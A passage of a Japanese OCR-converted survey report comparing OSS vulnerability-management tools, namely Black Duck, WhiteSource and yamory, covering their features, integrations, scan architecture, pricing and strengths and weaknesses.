    自動的に利用中のOSSコンポーネントを認識し、検出結果をWebベースGUIで表示
  - 対応付け
    セキュリティリスク、ライセンスリスク、運用リスクを可視化
  - 脆弱性の修復促進・修正状況管理
    共通指標(CVSS)により、脆弱性の評価、重大性判定、対応優先順位を自動判定し、処置計画の設定とトラッキング機能を提供。またポリシー違反や脆弱性の修復状況を管理(メール警告可能)
  - 目録作成
    コンポーネント一覧を作成し、OSSコンポーネント検索や監視が可能
  - 継続的な監視
    運用後も脆弱性リスクを監視し(新たな脆弱性リスク発生を検知)、ツール上でのOSS利用ポリシー作成と適用を実施
  - ツール連携によるDevSecOpsの実現
    すでに開発者が使用しているツールと連携して、OSSの使用、セキュリティ・リスク、ライセンス・コンプライアンスに関するポリシーを事前に定義し、ライフサイクル全体のポリシー管理を自動的に実施可能
  - コンテナへのセキュリティ対応
    コンテナ内のOSSが使用ポリシーとセキュリティ・ポリシーを満たしており、脆弱性がなく、ライセンス義務を果たしている事を確認・証明可能

②-C-10. OSS脆弱性管理ツール概要 (3)：Black Duck (3)


- Black Duckのスキャンアーキテクチャ



②-C-11. OSS脆弱性管理ツール概要 (4)：Black Duck (4)

- OSSツールのOSSコミュニティへの関与状況の具体例として、Black Duckの例をあげる。


- Black Duck Open Hub: Black Duckの運営するOSSコミュニティサイト。主な機能として、
  - OSSプロジェクトの基本的な情報をフォーマット化
  - OSSプロジェクトを比較
  - データからOSSプロジェクトを視覚化
- OSS開発者や団体について、アクティブなプロジェクトや言語、開発者の動向などが把握できるようなサイトとなっている。
- 他のツールでも、Github プロジェクトなどでWebベースでの簡易スキャン機能とフィードバック情報の共有などを行っている。



Black Duck Open Hubにあげられているoss団体アクティビティランキング

②-C-12. OSS脆弱性管理ツール概要 (5)：Black Duck (5)

- Black Duckをリリースするsynopsys社では、アプリケーション全体のセキュリティをカバーするため、ソフトウェアの各レイヤーに対応する製品をラインナップしている。



②-C-13. OSS脆弱性管理ツール概要 (6)：Black Duck (6)

- 前頁までの特徴や具体例から、Black Duckの強み・弱みについてまとめる。
- Black Duckは他社ではサポートされていないバイナリコード検出、スニペット検出、SBOM生成など多彩な機能を搭載している一方で、標準価格の公開はないが市場では高価という評価がある。しかし、業界ではデファクト的な存在となっており、OSSの脆弱性やライセンス問題に関して「Black Duckを通していればOK」という一定の安心感を与える事ができるようだ。価格的には中～大企業の開発プロジェクトが主な対象となるが、中小企業での導入事例も少なくないようである。

Black Duckの強み/弱み、ターゲット/ポテンシャルのまとめ

強み	弱み	ターゲット・ポテンシャル
•バイナリ検出やスニペット検出、SBOM生成など他社にはない豊富な機能 •ナレッジベースの充実したデータベースの整備 •業界デファクトとも言える採用実績 •アプリ全体をカバーするSynopsys社製品展開	•オンプレミス環境へのツール構築の煩雑性 •高機能ゆえの高価格オファー（標準価格の公開はなく、プロジェクト毎の見積りが必要）	•ライセンス・SBOM管理 •数百人以上の開発者による大規模プロジェクト •大企業のOEM, SIerがメインターゲット •サプライチェーン内ですでに採用しているユーザーがいるケース

②-C-14. OSS脆弱性管理ツール概要 (7)：WhiteSource (1)

- WhiteSourceは米国WhiteSource社が販売するSCA(Software Composition Analysis)ツール。組織がオープンソース資産を管理するためのOSSセキュリティおよびライセンスコンプライアンス管理ソリューションを提供。日本ではリックソフトやOPENスクエアなど複数の代理店が販売・サポート業務を行っている（今回の調査ではリックソフト社にサポートをいただいた）。
- 特徴
  - 正確なデータベースとマッチング
    誤検出回避のため、世界中のOSS情報をデータベース化。12の第三者OSSデータベース、300万のコンポーネント、7000万のソースファイルを監視。GitHubなどオープンソースコミュニティをベースに実行可能な解決策を提示
  - 多様なプログラム環境に対応
    20以上のプログラミング言語の開発環境に対応。オープンソース・マネジメントソリューションを提供
  - 多くのツールやシステム環境を統合的にサポート
    一般的なビルドツールやCIサーバと統合し、OSS管理が可能
  - 運用後の継続的な監視・リポート
    運用後の自動トラッキングとアラートを提供。18万以上の脆弱性を検出、多様なソースとアドバイザリを提供。世界中のOSS情報を継続的に監視し、データベース化(データベースの更新は6時間毎)。
  - チーム横断対応。システム開発ライフサイクルをフルカバー

WhiteSource 対応プログラミング言語・Linuxディストリビューション例


WhiteSource 連携ツール例

②-C-15. OSS脆弱性管理ツール概要 (8)：WhiteSource (2)

- 主な機能
  - WebベースGUI
    検出結果をWebベースGUIで表示。スキャン結果を分析するための多数のオプションなどを用意。システム設定のカスタマイズや他のツールとの連携を構成することが可能
  - 警告通知
    セキュリティアラート、品質アラート、ポリシーアラート、バージョンアラートの4種の警告を通知
  - 脆弱性への修正方法提案
    コミュニティから提供される最新モジュールや解決方法、パッチから新しいバージョンへのリンク、特定の機能をブロックするなとの暫定対応方法、対応の優先順位付けなど、既知の解決方法をユーザにリスト表示。ユーザは脆弱性に対して表示された解決方法を確認し、暫定対応や恒久対応を実施することが可能
  - ツール連携によるDevSecOpsの実現
    例えば、エンターテインメント向けアジャイルツール「Jira Software」、Gitリポジトリ「Bitbucket」、継続的インテグレーション「Bamboo」と連携する事でDevSecOpsへの対応が可能
  - コンテナへのセキュリティ対応
    コンテナ化されたイメージや実行環境への脆弱性チェックも可能で、Dockerなどのコンテナに対してOSSを含む全ての領域をスキャンし、新しい脆弱性に関する警告を行う


出t所 Ricksoft: https://www.ricksoft.jp/whitesource/index.html

WhiteSource ツール連携の例



WhiteSource WebベースGUIの例


WhiteSource 警告通知画面の例



WhiteSource 修正方法提案画面の例

②-C-16. OSS脆弱性管理ツール概要 (9)：WhiteSource (3)

- WhiteSourceのスキャンアーキテクチャ



②-C-17. OSS脆弱性管理ツール概要 (10)：WhiteSource (4)

- 前頁までの特徴や具体例から、WhiteSourceの強み・弱みについてまとめる。
- WhiteSourceは標準的にSaaSで導入できるために環境構築が早く利用が可能。一方で、SHA-1のハッシュデータのみではあるが、WhiteSourceサーバーに検査対象ファイルを送付するためにセキュリティ管理への懸念が生じる可能性がある。また少人数運用では年間1.2万円/人程度で導入しやすい標準価格設定となっている。
- 有する機能がBlack Duckと酷似しており、価格以外のところで差別化が難しい。

WhiteSouceの強み/弱み、ターゲット/ポテンシャルのまとめ


強み	弱み	ターゲット ・ポテンシャル
•SaaS標準なため、環境構築が早く導入しやすい •利用者数当たりの標準価格設定が明確 •GitHub、CIなどとの連携による運用容易性 •日本語ガイドドキュメントの整備	•サーバーに検査対象ファイルを送付(SHA-1のみ)するため、セキュリティ上の懸念を生ずる可能性がある •Black Duckと機能酷似をしているため、差別化が難しい	•ライセンス・トレーサビリティ管理 •数百人以上の開発者による大規模プロジェクト •中～大企業のOEM, SIerがメインターゲット

②-C-18. OSS脆弱性管理ツール概要 (11)：yamory (1)

- yamoryはビジョナル・インキュベーション株式会社のOSS脆弱性管理ツールで、利用しているOSSを自動で把握、脆弱性を検出、管理するサービスである。
- 下記の機能を基本機能として備えている。
  - システムにおいて利用されているオープンソースを抽出し、その利用状況をリアルタイムに把握することができる。
  - yamoryが有する脆弱性情報のデータベース（NVD等オープンソースの脆弱性情報と攻撃用コードを収集）と照合し、脆弱性を可視化する。
  - 検出された脆弱性に対するサイバー攻撃の危険度などをもとに、対応優先度を4段階に自動分類（オートトリアージ機能※特許取得済）することができる。
  - 検出された脆弱性への対応策と対応優先度を開発チームごとに通知し、それぞれのチームの脆弱性対応を横断管理することができる。


導入によりこれまでセキュリティ担当者などが手動で行っていた一連の対応が自動化することができる。
